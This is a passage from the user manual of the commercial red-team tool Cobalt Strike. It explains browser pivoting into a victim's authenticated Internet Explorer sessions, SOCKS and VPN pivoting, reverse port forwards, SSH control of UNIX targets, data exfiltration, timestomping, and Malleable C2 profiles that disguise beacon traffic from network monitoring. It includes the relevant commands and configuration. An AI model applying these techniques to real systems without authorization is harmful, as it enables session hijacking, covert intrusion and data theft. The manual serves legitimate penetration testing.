


Cobalt Strike
Cobalt Strike View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
172.16.48.80
CORP\Administrator @ WIN-MJDTGN3QOGK
Console
Beacons
Browser Pivot 1
Desktop 1
raffimudge - Yahoo Mail - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://us-mg6.mail.yahoo.com/neo/launch?.rand=1bcdoknim80a2#mail
Search Mail
Search Web
Get the latest movie news and trailers
Coming Attractions!

Figure 40. Browser Pivoting in Action

Cobalt Strike's implementation of browser pivoting for Internet Explorer injects an HTTP proxy server into the compromised user's browser. Do not confuse this with changing the user's proxy settings. This proxy server does not affect how the user gets to a site. Rather, this proxy server is available to the attacker. All requests that come through it are fulfilled by the user's browser.

Setup

To setup Browser pivoting, go to **[beacon]** -> **Explore** -> **Browser Pivot**. Choose the Internet Explorer instance that you want to inject into. You may also decide which port to bind the browser pivoting proxy server to as well.



PID	PPID	Arch	Name	User	
3436	1336	x64	explorer.exe	CORP\jim.stevens	
4796	2124	x64	iexplore.exe	CORP\jim.stevens	
7080	4796	x86	iexplore.exe	CORP\jim.stevens	✓
4984	4796	x86	iexplore.exe	CORP\jim.stevens	✓


Proxy Server Port: 17787

Figure 41. Start a Browser Pivot

Beware that the process you inject into matters a great deal. Inject into Internet Explorer to inherit a user's authenticated web sessions. Modern versions of Internet Explorer spawn each tab in its own process. If your target uses a modern version of Internet Explorer, you must inject a process associated with an open tab to inherit session state. Which tab process doesn't matter (child tabs share session state).

Identify Internet Explorer tab processes by looking at the PPID value in the Browser Pivoting setup dialog. If the PPID references **explorer.exe**, the process is not associated with a tab. If the PPID references **iexplore.exe**, the process is associated with a tab. Cobalt Strike will show a checkmark next to the processes it thinks you should inject into.

Once Browser Pivoting is setup, set up your web browser to use the Browser Pivot Proxy server. Remember, Cobalt Strike's Browser Pivot server is an HTTP proxy server.


Connection Settings

Configure Proxies to Access the Internet

- ○ No proxy
- ○ Auto-detect proxy settings for this network
- ○ Use system proxy settings
- ● Manual proxy configuration:

HTTP Proxy:	54.211.201.132	Port:	17787
	☑ Use this proxy server for all protocols		
SSL Proxy:	54.211.201.132	Port:	17787
FTP Proxy:	54.211.201.132	Port:	17787
SOCKS Host:	54.211.201.132	Port:	17787

○ SOCKS v4 ● SOCKS v5

Figure 42. Configure Browser Settings

Use

You may browse the web as your target user once browser pivoting is started. Beware that the browser pivoting proxy server will present its SSL certificate for SSL-enabled websites you visit. This is necessary for the technology to work.

The browser pivoting proxy server will ask you to add a host to your browser's trust store when it detects an SSL error. Add these hosts to the trust store and press refresh to make SSL protected sites load properly.

If your browser pins the certificate of a target site, you may find its impossible to get your browser to accept the browser pivoting proxy server's SSL certificate. This is a pain. One option is to use a different browser. The open source Chromium browser has a command-line option to ignore all certificate errors. This is ideal for browser pivoting use:

```
chromium --ignore-certificate-errors --proxy-server=[host]:[port]
```

The above command is available from **View** -> **Proxy Pivots**. Highlight the Browser Pivot HTTP Proxy entry and press **Tunnel**.

To stop the Browser Pivot proxy server, type **browserpivot stop** in its Beacon console.

You will need to reinject the browser pivot proxy server if the user closes the tab you're working from. The Browser Pivot tab will warn you when it can't connect to the browser pivot proxy server in the browser.

NOTE:
OpenJDK 11 has a TLS implementation bug that causes ERR_SSL_PROTOCOL_ERROR (Chrome/Chromium) and SSL_ERROR_RX_RECORD_TOO_LONG (Firefox) when interacting with https:// sites. If you encounter these errors--downgrade your team server to Oracle Java 1.8 or OpenJDK 10.

How Browser Pivoting Works

Internet Explorer delegates all of its communication to a library called WinINet. This library, which any program may use, manages cookies, SSL sessions, and server authentication for its consumers. Cobalt Strike's Browser Pivoting takes advantage of the fact that WinINet transparently manages authentication and reauthentication on a per process basis.

By injecting Cobalt Strike's Browser Pivoting technology into a user's Internet Explorer instance, you get this transparent reauthentication for free.

Pivoting

What is Pivoting

Pivoting, for the sake of this manual, is turning a compromised system into a hop point for other attacks and tools. Cobalt Strike's Beacon provides several pivoting options. For each of these options, you will want to make sure your Beacon is in interactive mode. Interactive mode is when a Beacon checks in multiple times each second. Use the **sleep 0** command to put your Beacon into interactive mode.

SOCKS Proxy

Go to **[beacon]** -> **Pivoting** -> **SOCKS Server** to setup a SOCKS4a proxy server on your team server. Or, use **socks 8080** to setup a SOCKS4a proxy server on port 8080 (or any other port you choose).

All connections that go through these SOCKS servers turn into connect, read, write, and close tasks for the associated Beacon to execute. You may tunnel via SOCKS through any type of Beacon (even an SMB Beacon).

Beacon's HTTP data channel is the most responsive for pivoting purposes. If you'd like to pivot traffic over DNS, use the DNS TXT record communication mode.

To see the SOCKS servers that are currently setup, go to **View** -> **Proxy Pivots**.

Use **socks stop** to disable the SOCKS proxy server.

Proxychains

The proxychains tool will force an external program to use a SOCKS proxy server that you designate. You may use proxychains to force third-party tools through Cobalt Strike's SOCKS server. To learn more about proxychains, visit: http://proxychains.sourceforge.net/

Metasploit

You may also tunnel Metasploit Framework exploits and modules through Beacon. Create a Beacon SOCKS proxy server [as described above] and paste the following into your Metasploit Framework console:

```
setg Proxies socks4:team server IP:proxy port
```

```
setg ReverseAllowProxy true
```

These commands will instruct the Metasploit Framework to apply your Proxies option to all modules executed from this point forward. Once you're done pivoting through Beacon in this way, use **unsetg Proxies** to stop this behavior.

If you find the above tough to remember, go to **View** -> **Proxy Pivots**. Highlight the proxy pivot you setup and press **Tunnel**. This button will provide the setg Proxies syntax needed to tunnel the Metasploit Framework through your Beacon.

Reverse Port Forward

The following commands are available:

NOTE:
Type **help** in the Beacon console to see available commands. Type **help** followed by a command name to see detailed help.

rportfwd - Use this command to setup a reverse pivot through Beacon. The rportfwd command will bind a port on the compromised target. Any connections to this port will cause your Cobalt Strike server to initiate a connection to another host and port and relay traffic between these two connections. Cobalt Strike tunnels this traffic through Beacon.

The syntax for rportfwd is: **rportfwd [bind port] [forward host] [forward port]**.

rportfwd_local - Use this command to setup a reverse pivot through Beacon with one variation. This feature initiates a connection to the forward host/port from your Cobalt Strike client. The forwarded traffic is communicated through the connection your Cobalt Strike client has to its team server.

rportfwd stop [bind port] - Use to disable the reverse port forward.

Spawn and Tunnel

Use the spunnel command to spawn a third-party tool in a temporary process and create a reverse port forward for it. The syntax is **spunnel [x86 or x64] [controller host] [controller port] [/path/to/agent.bin]**. This command expects that the agent file is position-independent shellcode (usually the raw output from another offense platform). The spunnel_local command is the same as spunnel, except it initiates the controller connection from your Cobalt Strike client. The spunnel_local traffic is communicated through the connection your Cobalt Strike client has to its team server.

Agent Deployed: Interoperability with Core Impact

The spunnel commands were designed specifically to tunnel Core Impact's agent through Cobalt Strike's Beacon. Core Impact is a penetration testing tool and exploit framework also available for license from HelpSystems at https://www.coresecurity.com/products/core-impact

To export a raw agent file from Core Impact:

1. Click the **Modules** tab in the Core Impact user interface
2. Search for **Package and Register Agent**
3. Double-click this module
4. Change **Platform** to Windows
5. Change **Architecture** to x86-64
6. Change **Binary Type** to raw
7. Click **Target File** and press **...** to decide where to save the output.
8. Go to **Advanced**
9. Change **Encrypt Code** to false
10. Go to **Agent Connection**
11. Change **Connection Method** to Connect from Target
12. Change **Connect Back Hostname** to 127.0.0.1
13. Change **Port** to some value (e.g., 9000) and remember it.
14. Press **OK**.

The above will generate a Core Impact agent as a raw file. You may use spunnel x64 or spunnel_local x64 to run this agent and tunnel it back to Core Impact.

We often use Cobalt Strike on an internet reachable infrastructure and Core Impact is often on a local Windows virtual machine. It's for this reason we have spunnel_local. We recommend that you run a Cobalt Strike client from the same Windows system that Core Impact is installed onto.


In this setup, you can run **spunnel_local x64 127.0.0.1 9000 c:\path\to\agent.bin**. Once the connection is made, you will hear the famous "Agent Deployed" wav file.

With an Impact agent on target, you have tools to escalate privileges, scan and information gather via many modules, launch remote exploits, and chain other Impact agents through your Beacon connection.

Pivot Listeners

It's good tradecraft to limit the number of direct connections from your target's network to your command and control infrastructure. A pivot listener allows you to create a listener that is bound to a Beacon or SSH session. In this way, you can create new reverse sessions without more direct connections to your command and control infrastructure.

To setup a pivot listener, go to **[beacon]** -> **Pivoting** -> **Listener...**. This will open a dialog where you may define a new pivot listener.



A pivot listener is a way to use a compromised system as a redirector for other Beacon sessions.

Name:	WS2 - Pivot
Payload:	windows/beacon_reverse_tcp
Listen Host:	10.10.10.190
Listen Port:	4444
Session	whatta.hogg via 10.10.10.190@2400

Figure 43. Configure a Pivot Listener

A pivot listener will bind to Listen Port on the specified Session. The Listen Host value configures the address your reverse TCP payload will use to connect to this listener.

Right now, the only payload option is windows/beacon_reverse_tcp. This is a listener without a stager. This means you can't embed this payload into commands and automation that expect stagers. You do have the option to export a stageless payload artifact and run it to deliver a reverse TCP payload.

Pivot Listeners do not change the pivot host's firewall configuration. If a pivot host has a host-based firewall, this may interfere with your listener. You, the operator, are responsible for anticipating this situation and taking the right steps for it.


To remove a pivot listener, go to **Cobalt Strike** -> **Listeners** and remove the listener there. Cobalt Strike will send a task to tear down the listening socket, if the session is still reachable.

Covert VPN

VPN pivoting is a flexible way to tunnel traffic without the limitations of a proxy pivot. Cobalt Strike offers VPN pivoting through its Covert VPN feature. Covert VPN creates a network interface on the Cobalt Strike system and bridges this interface into the target's network.

How to Deploy

To activate Covert VPN, right-click a compromised host, go to **[beacon]** -> **Pivoting** -> **Deploy VPN**. Select the remote interface you would like Covert VPN to bind to. If no local interface is present, press **Add** to create one.



IPv4 Address	IPv4 Netmask	Hardware MAC
172.16.48.80	255.255.255.0	00:0c:29:d9:f9:41

Figure 44. Deploy Covert VPN

Check **Clone host MAC address** to make your local interface have the same MAC address as the remote interface. It's safest to leave this option checked.

Press **Deploy** to start the Covert VPN client on the target. Covert VPN requires Administrator access to deploy.


Once a Covert VPN interface is active, you may use it like any physical interface on your system. Use ifconfig to configure its IP address. If your target network has a DHCP server, you may request an IP address from it using your operating systems built-in tools.

Manage Interfaces

To manage your Covert VPN interfaces, go to **Cobalt Strike** -> **VPN Interfaces**. Here, Cobalt Strike will show the Covert VPN interfaces, how they're configured, and how many bytes were transmitted and received through each interface.

Highlight an interface and press **Remove** to destroy the interface and close the remote Covert VPN client. Covert VPN will remove its temporary files on reboot and it automatically undoes any system changes right away.

Press **Add** to configure a new Covert VPN interface.


Setup Interface

Start a network interface and listener for CovertVPN.
When a CovertVPN client is deployed, you will have a

Interface: phear1

MAC Address: ce:6e:1d:e3:fc:74

Local Port: 7486

Channel: TCP (Bind)

Figure 45. Setup a Covert VPN Interface

Configure an Interface

Covert VPN interfaces consist of a network tap and a channel to communicate ethernet frames through. To configure the interface, choose an Interface name (this is what you will manipulate through ifconfig later) and a MAC address.

You must also configure the Covert VPN communication channel for your interface. Covert VPN may communicate Ethernet frames over a UDP connection, TCP connection, ICMP, or using the HTTP protocol. The TCP (Reverse) channel has the target connect to your Cobalt Strike instance. The TCP (Bind) channel has Cobalt Strike tunnel the VPN through Beacon.

Cobalt Strike will setup and manage communication with the Covert VPN client based on the Local Port and Channel you select.

The Covert VPN HTTP channel makes use of the Cobalt Strike web server. You may host other Cobalt Strike web applications and multiple Covert VPN HTTP channels on the same port.

For best performance, use the UDP channel. The UDP channel has the least amount of overhead compared to the TCP and HTTP channels. Use the ICMP, HTTP, or TCP (Bind) channels if you need to get past a restrictive firewall.

While Covert VPN has a flexibility advantage, your use of a VPN pivot over a proxy pivot will depend on the situation. Covert VPN requires Administrator access. A proxy pivot does not. Covert VPN creates a new communication channel. A proxy pivot does not. You should use a proxy pivot initially and move to a VPN pivot when it’s needed.

SSH Sessions

The SSH Client

Cobalt Strike controls UNIX targets with a built-in SSH client. This SSH client receives tasks from and routes its output through a parent Beacon.

Right-click a target and go to **Login -> ssh** to authenticate with a username and password. Go to **Login -> ssh (key)** to authenticate with a key.

From a Beacon console, use **ssh [pid] [arch] [target] [user] [password]** to inject into the specified process to run an SSH client and attempt to login to the specified target. Use **ssh [target] [user] [password]** (without [pid] and [arch] arguments) to spawn a temporary process to run an SSH client and attempt to login to the specified target.

You may also use **ssh-key [pid] [arch] [target:port] [user] [/path/to/key.pem]** to inject into the specified process to run an SSH client and attempt to login to the specified target. Use **ssh-key [target:port] [user] [/path/to/key.pem]** (without [pid] and [arch] arguments) to spawn a temporary process to run an SSH client and attempt to login to the specified target.

> **NOTE:**
> The key file needs to be in the PEM format. If the file is not in the PEM format then make a copy of the file and convert the copy with the following command: `/usr/bin/ssh-keygen -f [/path/to/copy] -e -m pem -p`.

These commands run Cobalt Strike's SSH client. The client will report any connection or authentication issues to the parent Beacon. If the connection succeeds, you will see a new session in Cobalt Strike's display. This is an SSH session. Right-click on this session and press **Interact** to open the SSH console.

Type **help** to see a list of commands the SSH session supports. Type help followed by a command name for details on that command.

Running Commands

The **shell** command will run the command and arguments you provide. Running commands block the SSH session for up to 20s before Cobalt Strike puts the command in the background. Cobalt Strike will report output from these long running commands as it becomes available.

Use **sudo [password] [command + arguments]** to attempt to run a command via sudo. This alias requires the target's sudo to accept the –S flag.

The **cd** command will change the current working directory for the SSH session. The **pwd** command reports the current working directory.

Upload and Download Files

The following commands are available:

> **NOTE:**
> Type **help** in the Beacon console to see available commands. Type **help** followed by a command name to see detailed help.

download - This command downloads the requested file. You do not need to provide quotes around a filename with spaces in it. Beacon is built for low and slow exfiltration of data. During each check-in, Beacon will download a fixed chunk of each file its tasked to get. The size of this chunk depends on Beacon's current data channel. The HTTP and HTTPS channels pull data in 512KB chunks.

downloads - Use to see a list of file downloads in progress for the current Beacon.

cancel - Issue this command, followed by a filename, to cancel a download that's in progress. You may use wildcards with your cancel command to cancel multiple file downloads at once.

upload - This command uploads a file to the host.

timestomp - When you upload a file, you will sometimes want to update its timestamps to make it blend in with other files in the same folder. This command will do this. The timestomp command matches the Modified, Accessed, and Created times of one file to another file.

Go to **View** -> **Downloads** in Cobalt Strike to see the files that your team has downloaded so far. Only completed downloads show up in this tab.

Downloaded files are stored on the team server. To bring files back to your system, highlight them here, and press **Sync Files**. Cobalt Strike then downloads the selected files to a folder of your choosing on your system.

Peer-to-peer C2

SSH sessions can control TCP Beacons. Use the **connect** command to assume control of a TCP Beacon waiting for a connection. Use **unlink** to disconnect a TCP Beacon session.

Go to **[session]** -> **Listeners** -> **Pivot Listener...** to setup a pivot listener tied to this SSH session. This will allow this compromised UNIX target to receive reverse TCP Beacon sessions. This option does require that the SSH daemon's GatewayPorts option is set to yes or ClientSpecified.

SOCKS Pivoting and Reverse Port Forwards

The following commands are available:

NOTE:
Type **help** in the Beacon console to see available commands. Type **help** followed by a command name to see detailed help.

socks - Use this command to create a SOCKS server on your team server that forwards traffic through the SSH session. The **rportfwd** command will also create a reverse port forward that routes traffic through the SSH session and your Beacon chain.

There is one caveat to rportfwd: the **rportfwd** command asks the SSH daemon to bind to all interfaces. It's quite likely the SSH daemon will override this and force the port to bind to localhost. You need to change the GatewayPorts option for the SSH daemon to yes or clientspecified.

Malleable Command and Control

Overview

Beacon's HTTP indicators are controlled by a Malleable Command and Control (Malleable C2) profile. A Malleable C2 profile is a simple program that specifies how to transform data and store it in a transaction. The same profile that transforms and stores data, interpreted backwards, also extracts and recovers data from a transaction.

To use a custom profile, you must start a Cobalt Strike team server and specify your profile at that time.

```
./teamserver [external IP] [password] [/path/to/my.profile]
```

You may only load one profile per Cobalt Strike instance.

Viewing the Loaded Profile

To view the C2 profile that was loaded when the TeamServer was started select **Help \ Malleable C2 Profile** on the menu. This displays the profile for the currently selected TeamServer when multiple TeamServers are connected. The dialog is read-only.

To close the dialog use the 'x' in the upper right corner of the dialog.

TIP:
This section covers the Malleable C2 features related to flexible network communications. See *Malleable PE, Process Injection, and Post Exploitation on page 111* for information on Malleable C2's stage, process-inject, and post-ex blocks.

Checking for Errors

Cobalt Strike’s Linux package includes a **c2lint** program. This program will check the syntax of a communication profile, apply a few extra checks, and even unit test your profile with random data. It’s highly recommended that you check your profiles with this tool before you load them into Cobalt Strike.

```
./c2lint [/path/to/my.profile]
```

c2lint returns and logs the following result codes for the specified profile file:

- A result of 0 is returned if c2lint completes with no errors
- A result of 1 is returned if c2lint completes with only warnings
- A result of 2 is returned if c2lint completes with only errors
- A result of 3 is returned if c2lint completes with both errors and warnings.

The last lines of the c2lint output display a count of detected errors and warnings. No message is displayed if none are found. There can be more error messages displayed in the output than the count represents because a single error may produce more than 1 error message. This is the same possibility for warnings however less likely. For example:

- [!] Detected 1 warning.
- [-] Detected 3 errors.

Profile Language

The best way to create a profile is to modify an existing one. Several example profiles are available on Github: https://github.com/cobalt-strike/Malleable-C2-Profiles

When you open a profile, here is what you will see:

```
# this is a comment
set global_option "value";

protocol-transaction {
     set local_option "value";

     client {
          # customize client indicators
     }

     server {
          # customize server indicators
     }
}
```

Comments begin with a # and go until the end of the line. The set statement is a way to assign a value to an option. Profiles use { curly braces } to group statements and information together. Statements always end with a semi-colon.

To help all of this make sense, here's a partial profile:

```
http-get {
        set uri "/foobar";
        client {
               metadata {
                       base64;
                       prepend "user=";
                       header "Cookie";
               }
        }
```

This partial profile defines indicators for an HTTP GET transaction. The first statement, set uri, assigns the URI that the client and server will reference during this transaction. This set statement occurs outside of the client and server code blocks because it applies to both of them.

The client block defines indicators for the client that performs an HTTP GET. The client, in this case, is Cobalt Strike's Beacon payload.

When Cobalt Strike's Beacon "phones home" it sends metadata about itself to Cobalt Strike. In this profile, we have to define how this metadata is encoded and sent with our HTTP GET request.

The metadata keyword followed by a group of statements specifies how to transform and embed metadata into our HTTP GET request. The group of statements, following the metadata keyword, is called a data transform.

	Step	Action	Data
0.	Start		metadata
1.	base64	Base64 Encode	bWV0YWRhdGE=
2.	prepend "user="	Prepend String	user=bWV0YWRhdGE=
3.	header "Cookie"	Store in Transaction	

The first statement in our data transform states that we will base64 encode our metadata **[1]**. The second statement, prepend, takes our encoded metadata and prepends the string user= to it **[2]**. Now our transformed metadata is "user=" . base64(metadata). The third statement states we will store our transformed metadata into a client HTTP header called Cookie **[3]**. That's it.

Both Beacon and its server consume profiles. Here, we've read the profile from the perspective of the Beacon client. The Beacon server will take this same information and interpret it backwards. Let's say our Cobalt Strike web server receives a GET request to the URI /foobar. Now, it wants to extract metadata from the transaction.

	Step	Action	Data
0.	Start		
1.	header "Cookie"	Recover from Transaction	user=bWV0YWRhdGE=
2.	prepend "user="	Remove first 5 characters	bWV0YWRhdGE=
3.	base64	Base64 Decode	metadata

The header statement will tell our server where to recover our transformed metadata from **[1]**. The HTTP server takes care to parse headers from the HTTP client for us. Next, we need to deal with the prepend statement. To recover transformed data, we interpret prepend as remove the first X characters **[2]**, where X is the length of the original string we prepended. Now, all that's left is to interpret the last statement, base64. We used a base64 encode function to transform the metadata before. Now, we use a base64 decode to recover the metadata **[3]**.

We will have the original metadata once the profile interpreter finishes executing each of these inverse statements.

Data Transform Language

A data transform is a sequence of statements that transform and transmit data. The data transform statements are:

Statement	Action	Inverse
append "string"	Append "string"	Remove last LEN("string") characters
base64	Base64 Encode	Base64 Decode
base64url	URL-safe Base64 Encode	URL-safe Base64 Decode
mask	XOR mask w/ random key	XOR mask w/ same random key
netbios	NetBIOS Encode 'a'	NetBIOS Decode 'a'
netbiosu	NetBIOS Encode 'A'	NetBIOS Decode 'A'
prepend "string"	Prepend "string"	Remove first LEN("string") characters

A data transform is a combination of any number of these statements, in any order. For example, you may choose to netbios encode the data to transmit, prepend some information, and then base64 encode the whole package.

A data transform always ends with a termination statement. You may only use one termination statement in a transform. This statement tells Beacon and its server where in the transaction to store the transformed data.

There are four termination statements.

Statement	What
header "header"	Store data in an HTTP header
parameter "key"	Store data in a URI parameter
print	Send data as transaction body
uri-append	Append to URI

The header termination statement stores transformed data in an HTTP header. The parameter termination statement stores transformed data in an HTTP parameter. This parameter is always sent as part of URI. The print statement sends transformed data in the body of the transaction.

The print statement is the expected termination statement for the http-get.server.output, http-post.server.output, and http-stager.server.output blocks. You may use the header, parameter, print and uri-append termination statements for the other blocks.

If you use a header, parameter, or uri-append termination statement on http-post.client.output, Beacon will chunk its responses to a reasonable length to fit into this part of the transaction.

These blocks and the data they send are described in a later section.

Strings

Beacon's Profile Language allows you to use "strings" in several places. In general, strings are interpreted as-is. However, there are a few special values that you may use in a string:

Value	Special Value
“\n”	Newline character
“\r”	Carriage Return
“\t”	Tab character
“\u####”	A unicode character
“\x##”	A byte (e.g., \x41 = ‘A’)
“\\”	\

Headers and Parameters

Data transforms are an important part of the indicator customization process. They allow you to dress up data that Beacon must send or receive with each transaction. You may add extraneous indicators to each transaction too.

In an HTTP GET or POST request, these extraneous indicators come in the form of headers or parameters. Use the parameter statement within the client block to add an arbitrary parameter to an HTTP GET or POST transaction.

This code will force Beacon to add ?bar=blah to the /foobar URI when it makes a request.

```
http-get {
     client {
          parameter "bar" "blah";
```

Use the header statement within the client or server blocks to add an arbitrary HTTP header to the client’s request or server’s response. This header statement adds an indicator to put network security monitoring teams at ease.

```
http-get {
     server {
         header "X-Not-Malware" "I promise!";
```

The Profile Interpreter will Interpret your header and parameter statements In order. That said, the WinINet library (client) and Cobalt Strike web server have the final say about where in the transaction these indicators will appear.

Options

You may configure Beacon’s defaults through the profile file. There are two types of options: global and local options. The global options change a global Beacon setting. Local options are transaction specific. You must set local options in the right context. Use the set statement to set an option.

```
set "sleeptime" "1000";
```

Here are a few options:

Option	Context	Default Value	Changes
data_jitter		0	Append random-length string (up to data_jitter value) to http-get and http-post server output.
headers_remove			Comma-separated list of HTTP client headers to remove from Beacon C2
host_stage		true	Host payload for staging over HTTP, HTTPS, or DNS. Required by stagers.
jitter		0	Default jitter factor (0-99%)
pipename		msagent_##	Default name of pipe to use for SMB Beacon's peer-to- peer communication. *Each # is replaced with a random hex value.*
pipename_stager		status_##	Name of pipe to use for SMB Beacon's named pipe stager. *Each # is replaced with a random hex value.*
sample_name		My Profile	The name of this profile (used in the Indicators of Compromise report)
sleeptime		60000	Default sleep time (in milliseconds)
smb_frame_header			Prepend header to SMB Beacon messages
ssh_banner		Cobalt Strike 4.2	SSH client banner
ssh_pipename		postex_ssh_####	Name of pipe for SSH sessions. *Each # is replaced with a random hex value.*
tasks_max_size		1048576	The maximum size (in bytes) of task(s) and proxy data that can be transferred through a communication channel at a check in

Option	Context	Default Value	Changes
